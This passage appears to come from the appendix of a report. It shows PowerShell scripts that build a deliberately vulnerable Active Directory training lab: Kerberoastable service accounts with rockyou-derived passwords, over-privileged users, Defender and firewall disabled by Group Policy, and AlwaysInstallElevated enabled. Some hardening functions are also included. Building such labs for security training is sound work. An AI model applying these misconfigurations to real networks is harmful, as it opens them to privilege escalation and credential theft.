95.         Add-ADGroupMember -Identity $groupName -Members $samAccountName
```

```
 96.        } catch {
 97.            Write-Host "            *** Error occurred when adding a User. Ignore if the script does not break. ***" -
     ForegroundColor Red
 98.        }
 99.  }
100.  Function Invoke-
     RandomLabADUser($computerName, $givenName, $surname, $samAccountName, $displayName, $description, $password, $gr
     oupName)
101.  {
102.        try {
103.            Invoke-LabCommand -ActivityName 'New Random User' -ScriptBlock {
104.                Param($givenName, $surname, $samAccountName, $displayName, $description, $password, $groupName)
105.                Add-
     RandomLabADUser $givenName $surname $samAccountName $displayname $description $password $groupName
106.            } -ComputerName $computerName -Variable name,lastname,samname,display,desc,password,groupname -
     Function (Get-Command Add-RandomLabADUser) -NoDisplay -PassThru -
     ArgumentList $givenName, $surname, $samAccountName, $displayName, $description, $password, $groupName
107.            # Write the created user to a text file
108.            Add-Content -Path "$labPath\DeployedLabDetails\CreatedUsers.txt" "$samAccountName"
109.        } catch {
110.            Write-Host "            *** Invoke-Command error occurred when adding a user. number ***" -
     ForegroundColor Red
111.        }
112.  }
```

```powershell
1.   Function Invoke-AdministratorUserClone($computerName)
2.   {
3.       # Fetch a random domain user's sAM account name from a collection of created domain users
4.       $userSamAccountName = Get-Content -Path "$labPath\DeployedLabDetails\CreatedUsers.txt" | Get-Random
5.       Write-Host "User $userSamAccountName is assigned to Domain Administrators Security Groups"
6.
7.       try {
8.           Invoke-LabCommand -ActivityName 'Clone Administrator User' -ScriptBlock {
9.               Param($userSamAccountName)
10.
11.              # Fetch Security Groups assigned to the default Administrator domain user
12.              $AdministratorGroups = (Get-ADUser -Identity Administrator -Properties MemberOf).MemberOf
13.
14.              # Assign all fetched Default Administrator's Security Groups to a randomly selected domain user
15.              foreach ($SecurityGroup in $AdministratorGroups) {
16.                  Add-ADGroupMember -Identity $SecurityGroup -Members $userSamAccountName
17.              }
18.          } -ComputerName $computerName -NoDisplay -PassThru -Variable sAMAccountName -ArgumentList $userSamAccountName
19.
20.      } catch {
21.          Write-Host " *** Invoke-Command error occurred when adding AD Security Groups to $userSamAccountName user. ***" -ForegroundColor Red
22.      }
23.  }
24.  Function Invoke-ServiceAccount($computerName)
25.  {
26.      # Fetch a random service name
27.      $serviceName = Get-Content -Path '.\UserTemplates\ServiceNames.txt' | Get-Random
28.      Write-Host "Service $serviceName is assigned to Domain Administrators Security Groups"
29.      # Write all created groups to a file
30.      Add-Content -Path "$labPath\DeployedLabDetails\CreatedUsers.txt" "$serviceName"
31.
32.      # Fetch a password from a 'bad' wordlist for cracking
33.      $password = Get-Content -Path ".\BonusScripts\filteredWordlist.txt" | Get-Random
34.
35.      try {
36.          Invoke-LabCommand -ActivityName 'Add a Service Account' -ScriptBlock {
37.              Param($serviceName, $password, $labDCName, $labDomainName, $labDCObjectName)
38.
39.              # Add a domain user for the service account
40.              New-ADUser `
41.                  -Name "$serviceName"`
42.                  -UserPrincipalName $serviceName `
43.                  -SamAccountName "$serviceName" `
44.                  -DisplayName $serviceName `
45.                  -Description "This is $serviceName description." `
46.                  -AccountPassword (ConvertTo-SecureString $password -AsPlainText -Force) `
47.                  -Enabled $True `
48.                  -PasswordNeverExpires $True
49.
50.              # Fetch Security Groups assigned to Administrator domain user
51.              $AdministratorGroups = (Get-ADUser -Identity Administrator -Properties MemberOf).MemberOf
52.
53.              # Assign all Security Groups to a randomly selected domain user
54.              foreach ($SecurityGroup in $AdministratorGroups) {
55.                  Add-ADGroupMember -Identity $SecurityGroup -Members $serviceName
56.              }
57.
58.              # Setting up the Service Account for Kerberoasting
59.              $arg1 = "$labDCName/$serviceName.$labDomainName"+":60111"
60.              $arg2 = "$labDCObjectName\$serviceName"
61.              setspn -a $arg1 $arg2
62.
63.          } -ComputerName $computerName -NoDisplay -PassThru -Variable serviceName,password, DCname,DomainName,DCObjectName -ArgumentList $serviceName, $password, $labDCName, $labDomainName, $labDCObjectName
64.      } catch {
65.          Write-Host " *** Invoke-Command error occurred when assigning permissions to $serviceName service. ***" -ForegroundColor Red
66.      }
67.  }
68.  Function Invoke-LocalAdministrators($computerName)
```

```
69.  {
70.      $localAdminNumber = 1..2 | Get-Random;
71.      Write-Host "    ******** Number of Local Administrators being added: $localAdminNumber! ********" -
     ForegroundColor Blue
72.
73.      for ($num = 1 ; $num -le $localAdminNumber ; $num++){
74.
75.          # Fetch a random user's sAM account name from a collection of created domain users
76.          $userSamAccountName = Get-Content -Path "$labPath\DeployedLabDetails\CreatedUsers.txt" | Get-Random
77.          Write-Host "User $userSamAccountName is assigned to Local Administrators group" -ForegroundColor Yellow
78.
79.          try {
80.              Invoke-LabCommand -ActivityName 'Clone Administrator User' -ScriptBlock {
81.                  Param($userSamAccountName)
82.
83.                  # Assign Local Administrator Security Group to a randomly selected domain user
84.                  Add-LocalGroupMember -Group "Administrators" -Member $userSamAccountName
85.              } -ComputerName $computerName -NoDisplay -PassThru -Variable sAMAccountName -
     ArgumentList $userSamAccountName
86.
87.          } catch {
88.              Write-Host " *** Invoke-
     Command error occurred when assigning permissions to $userSamAccountName user. ***" -ForegroundColor Red
89.          }
90.      }
91.  }
92.  Function Invoke-LocalAdministratorOnBothClients($computerName, $computerName2)
93.  {
94.      # Fetch a random domain user's sAM account name from a collection of created domain users
95.      $userSamAccountName = Get-Content -Path "$labPath\DeployedLabDetails\CreatedUsers.txt" | Get-Random
96.      Write-
     Host "User $userSamAccountName is assigned to Local Administrators group for both - $computerName and $computerN
     ame2" -ForegroundColor Yellow
97.
98.      try {
99.          # Assign the same domain user as a Local Administrator on both machines
100.
101.          Invoke-LabCommand -ActivityName 'Clone Administrator User' -ScriptBlock {
102.              Param($userSamAccountName)
103.
104.              # Assign Local Administrator Security Group to a randomly selected domain user
105.              Add-LocalGroupMember -Group "Administrators" -Member $userSamAccountName
106.          } -ComputerName $computerName -NoDisplay -PassThru -Variable sAMAccountName -
     ArgumentList $userSamAccountName
107.
108.          Invoke-LabCommand -ActivityName 'Clone Administrator User' -ScriptBlock {
109.              Param($userSamAccountName)
110.
111.              # Assign Local Administrator Security Group to a randomly selected domain user
112.              Add-LocalGroupMember -Group "Administrators" -Member $userSamAccountName
113.          } -ComputerName $computerName2 -NoDisplay -PassThru -Variable sAMAccountName -
     ArgumentList $userSamAccountName
114.
115.      } catch {
116.          Write-Host " *** Invoke-
     Command error occurred when assigning permissions to $userSamAccountName user. ***" -ForegroundColor Red
117.      }
118. }
119.
120. Function Invoke-ADUsersAsRemoteDesktopUsers($computerName, $computerName2)
121. {
122.      # Assign all domain users to a local group 'Remote Desktop Users' on both client machines
123.      try {
124.          Invoke-LabCommand -ActivityName 'Add domain users as Remote Desktop Users' -ScriptBlock {
125.              # Assign all domain users to a local group 'Remote Desktop Users' on Client 1
126.              Add-LocalGroupMember -Group "Remote Desktop Users" -Member 'Domain Users'
127.          } -ComputerName $computerName -NoDisplay -PassThru
128.
129.          Invoke-LabCommand -ActivityName 'Add domain users as Remote Desktop Users' -ScriptBlock {
130.              # Assign all domain users to a local group 'Remote Desktop Users' on Client 2
131.              Add-LocalGroupMember -Group "Remote Desktop Users" -Member 'Domain Users'
132.          } -ComputerName $computerName2 -NoDisplay -PassThru
133.
134.      } catch {
135.          Write-Host " *** Invoke-
     Command error occurred when adding domain users as Remote Desktop Users on both client machines.***" -
     ForegroundColor Red
136.      }
137. }
```

```
138.
139. Function Invoke-DisableWindowsDefenderAndWindowsFirewall(){
140.     # Windows Defender and Windows Firewall are enabled by default
141.
142.     # Create a Group Policy to disable Windows Defender and its real-
    time protection on all lab machines, as well as the Windows Firewall
143.         try {
144.             Invoke-LabCommand -ActivityName 'Create a GPO to Disable Windows Defender and Windows Firewall' -
    ScriptBlock {
145.
146.                 # Create a GPO
147.                 New-GPO -Name "Disable Windows Defender and Windows Firewall" -
    Comment "Group Policy that disables Windows Defender and its real-time protection feature. Domain-wide. " | Out-
    Null
148.
149.                 # Configure registry-based policy settings in the created GPO
150.
151.                 # Disable Windows Defender
152.                 Set-GPRegistryValue -Name "Disable Windows Defender and Windows Firewall" -
    Key "HKLM\SOFTWARE\Policies\Microsoft\Windows Defender" -ValueName "DisableAntiSpyware" -Type DWORD -
    Value 1 | Out-Null
153.                 Set-GPRegistryValue -Name "Disable Windows Defender and Windows Firewall" -
    Key "HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Real-Time Protection" -
    ValueName "DisableRealtimeMonitoring" -Type DWORD -Value 1 | Out-Null
154.
155.                 # Disable Windows Firewall
156.                 Set-GPRegistryValue -Name "Disable Windows Defender and Windows Firewall" -
    Key "HKLM\SOFTWARE\Policies\Microsoft\WindowsFirewall\DomainProfile" -ValueName "EnableFirewall" -Type DWORD -
    Value 0 | Out-Null
157.
158.                 # Link the created GPO to the lab domain
159.                 New-GPLink -Name "Disable Windows Defender and Windows Firewall" -Target ((Get-
    ADDomain).DistinguishedName) | Out-Null
160.
161.             } -ComputerName $labDCName -NoDisplay -PassThru
162.         Write-
    Host "[=========================== Successfully created a GPO that disables Windows Defender Domain-
    wide! ===========================]" -ForegroundColor Green
163.
164.         } catch {
165.             Write-Host " *** Invoke-
    Command error occurred when creating a GPO to disable Windows Defender and Windows Firewall***" -
    ForegroundColor Red
166.         }
167. }
168.
169. Function Invoke-LDAPS()
170. {
171.     # Enable LDAPS on the server
172.     try {
173.         Invoke-LabCommand -ActivityName 'Enable LDAPS' -ScriptBlock {
174.             # Performs installation and configuration of the AD CS Certification Authority role service on the s
    erver
175.             Install-WindowsFeature Adcs-Cert-Authority -Restart
176.             Install-AdcsCertificationAuthority -CAType EnterpriseRootCA -
    CryptoProviderName "RSA#Microsoft Software Key Storage Provider" -KeyLength 2048 -HashAlgorithmName SHA256 -
    ValidityPeriod Years -ValidityPeriodUnits 99 -Force
177.         } -ComputerName $labDCName -NoDisplay -PassThru
178.
179.     } catch {
180.         Write-Host " *** Invoke-Command error occurred when configuring AD DS Certification Authority***" -
    ForegroundColor Red
181.     }
182. }
183.
184. Function Invoke-EnableAlwaysInstallElevated(){
185.     # Create a Group Policy to enable AlwaysInstallElevated permissions that allows for privilege escalation
186.     try {
187.         Invoke-LabCommand -ActivityName 'Create a GPO to EnableAlwaysInstallElevated' -ScriptBlock {
188.
189.             # Create a GPO
190.             New-GPO -Name "Enable AlwaysInstallElevated" -Comment "Group Policy that disables LLMNR and NBT-
    NS. Domain-wide. " | Out-Null
191.
192.             # Configure registry-based policy settings in the created GPO
193.             Set-GPRegistryValue -Name "Enable AlwaysInstallElevated" -
    Key "HKLM\Software\Policies\Microsoft\Windows\Installer" -ValueName "AlwaysInstallElevated" -Type DWORD -
    Value 1 | Out-Null
```

```
194.          Set-GPRegistryValue -Name "Enable AlwaysInstallElevated" -
   Key "HKCU\Software\Policies\Microsoft\Windows\Installer" -ValueName "AlwaysInstallElevated" -Type DWORD -
   Value 1 | Out-Null
195.
196.          # Link the created GPO to the lab domain
197.          New-GPLink -Name "Enable AlwaysInstallElevated" -Target ((Get-ADDomain).DistinguishedName) | Out-
   Null
198.
199.      } -ComputerName $labDCName -NoDisplay -PassThru
200.      Write-
   Host "[=========================== Successfully created a GPO that enables AlwaysInstallElevated Domain-
   wide! ===========================]" -ForegroundColor Green
201.
202.  } catch {
203.      Write-Host " *** Invoke-Command error occurred when creating a GPO to enable AlwaysInstallElevated***" -
   ForegroundColor Red
204.  }
205. }
```

```
1.   Function Invoke-DisableLLMNRAndNBT-NS(){
2.       # Enabled by default
3.       # Function that calls functions to disable NBT-NS and LLMNR on all machines
4.
5.       # Disable NetBIOS over TCP/IP on all lab machines
6.       $labMachines | ForEach-Object{Invoke-DisableNBT-NS $_}
7.
8.       # Create a Group Policy to disable LLMNR
9.       Invoke-DisableLLMNR
10.  }
11.  Function Invoke-DisableNBT-NS($computerName){
12.      # Disable NBT-NS on all host interfaces as a prevention against LLMNR Poisoning Attacks
13.      try {
14.          Invoke-LabCommand -ActivityName 'Disable NBT-NS on all interfaces' -ScriptBlock {
15.              # Disable NetBIOS over TCP/IP on all network interfaces of the host
16.              Set-ItemProperty HKLM:\SYSTEM\CurrentControlSet\services\NetBT\Parameters\Interfaces\tcpip* -
     Name NetbiosOptions -Value 2
17.              # Restart all network interfaces
18.              Restart-NetAdapter -Name "*"
19.
20.          } -ComputerName $computerName -NoDisplay -PassThru
21.          Write-Host "[=========================== Successfully Disabled NBT-
     NS on $computerName! ===========================]" -ForegroundColor Green
22.      } catch {
23.          Write-Host " *** Invoke-Command error occurred when disabling NBT-NS on $computerName***" -
     ForegroundColor Red
24.      }
25.  }
26.  Function Invoke-DisableLLMNR(){
27.      # Create a Group Policy to disable LLMNR as a prevention against LLMNR Poisoning Attacks
28.      try {
29.          Invoke-LabCommand -ActivityName 'Create a GPO to Disable LLMNR' -ScriptBlock {
30.
31.              # Create a GPO
32.              New-GPO -Name "Disable LLMNR" -Comment "Group Policy that disables LLMNR domain-wide." | Out-
     Null
33.
34.              # Configure registry-based policy settings in the created GPO
35.              Set-GPRegistryValue -Name "Disable LLMNR" -
     Key "HKLM\Software\policies\Microsoft\Windows NT\DNSClient" -ValueName "EnableMulticast" -Type DWORD -
     Value 0 | Out-Null
36.
37.              # Link the created GPO to the lab domain
38.              New-GPLink -Name "Disable LLMNR" -Target ((Get-ADDomain).DistinguishedName) | Out-Null
39.
40.          } -ComputerName $labDCName -NoDisplay -PassThru
41.          Write-Host "[=========================== Successfully created a GPO that disables LLMNR Domain-
     wide! ===========================]" -ForegroundColor Green
42.
43.      } catch {
44.          Write-Host " *** Invoke-Command error occurred when creating a GPO to disable LLMNR***" -
     ForegroundColor Red
45.      }
46.  }
47.  Function Invoke-EnableSMBSigning($computerName){
48.      # Disabled by default
49.      # Enable SMB signing as a prevention against SMB Relay Attacks
50.      try {
51.          Invoke-LabCommand -ActivityName 'Enable SMB Signing' -ScriptBlock {
52.              # Enable SMB Signing
53.              Set-ItemProperty HKLM:\SYSTEM\CurrentControlSet\Services\LanmanWorkstation\Parameters\ -
     Name RequireSecuritySignature -Value 1
54.
55.          } -ComputerName $computerName -NoDisplay -PassThru
56.          Write-
     Host "[=========================== Successfully Enabled SMB Signing on $computerName! =========================
     =]" -ForegroundColor Green
57.      } catch {
58.          Write-Host " *** Invoke-Command error occurred when enabling SMB Signing on $computerName***" -
     ForegroundColor Red
59.      }
60.  }
61.  Function Invoke-DisableIPv6($computerName){
```

```
62.        # Enabled by default
63.        # Disable IPv6 as a prevention to IPv6 MiTM attacks
64.        try {
65.            Invoke-LabCommand -ActivityName 'Disable IPv6' -ScriptBlock {
66.                # Disable IPv6
67.                Set-ItemProperty HKLM:\SYSTEM\CurrentControlSet\Services\Tcpip6\Parameters\ -
    Name DisabledComponents -Value 255
68.                Disable-NetAdapterBinding -Name Ethernet -ComponentID ms_tcpip6
69.            } -ComputerName $computerName -NoDisplay -PassThru
70.            Write-
    Host "[========================= Successfully Disabled IPv6 on $computerName! =========================]" -
    ForegroundColor Green
71.        } catch {
72.            Write-Host " *** Invoke-Command error occurred when disabling IPv6 on $computerName***" -
    ForegroundColor Red
73.        }
74.    }
```

APPENDIX G – FILTER-WORDLIST.PS1

```
1.   # Filter a wordlist containing strings to meet the requirements of the Active Directory password policy
2.   # Filtered string matches these requirements:
3.   #   Uppercase characters of European languages (A through Z, with diacritic marks, Greek and Cyrillic characters
     )
4.   #   Lowercase characters of European languages (a through z, sharp-
     s, with diacritic marks, Greek and Cyrillic characters)
5.   #   Base 10 digits (0 through 9)
6.   #   Nonalphanumeric characters: ~!@#$%^&*_-+=`|\(){}[]:;"'<>,.?/
7.   #
8.   # Reference: https://www.checkyourlogs.net/active-directory-password-complexity-check-powershell-mvphour/
9.
10.  Function FilterPasswords(){
11.      $wordlist = Get-Content -Path "$PSScriptRoot\21krockyou.txt"
12.      # Create a file (and directory) for created groups
13.      New-Item -Path "$PSScriptRoot\filteredWordlist.txt" -ItemType File -Force | Out-Null
14.      Write-Host "A text file containing Group details will be created in $PSScriptRoot directory"
15.
16.      $wordlist | ForEach-Object {
17.          if (($_ -cmatch "[A-Z\p{Lu}\s]") `
18.          -and ($_ -cmatch "[a-z\p{Ll}\s]") `
19.          -and ($_ -match "[\d]") `
20.          -and ($_ -match "[^\w]") `
21.          -and ($_.Length -gt 7)) {
22.              Add-Content -Path "$PSScriptRoot\filteredWordlist.txt" "$_"
23.          }
24.      }
25.      $wordlistLength = $wordlist.Length
26.      Write-Host "Imported $wordlistLength passwords." -ForegroundColor Yellow
27.
28.      $filteredWordlistLength = (Get-Content -Path "$PSScriptRoot\filteredWordlist.txt").Length
29.
30.      Write-Host "Filtered (AD compliant) passwords: $filteredWordlistLength" -ForegroundColor Green
31.  }
32.
33.  FilterPasswords
```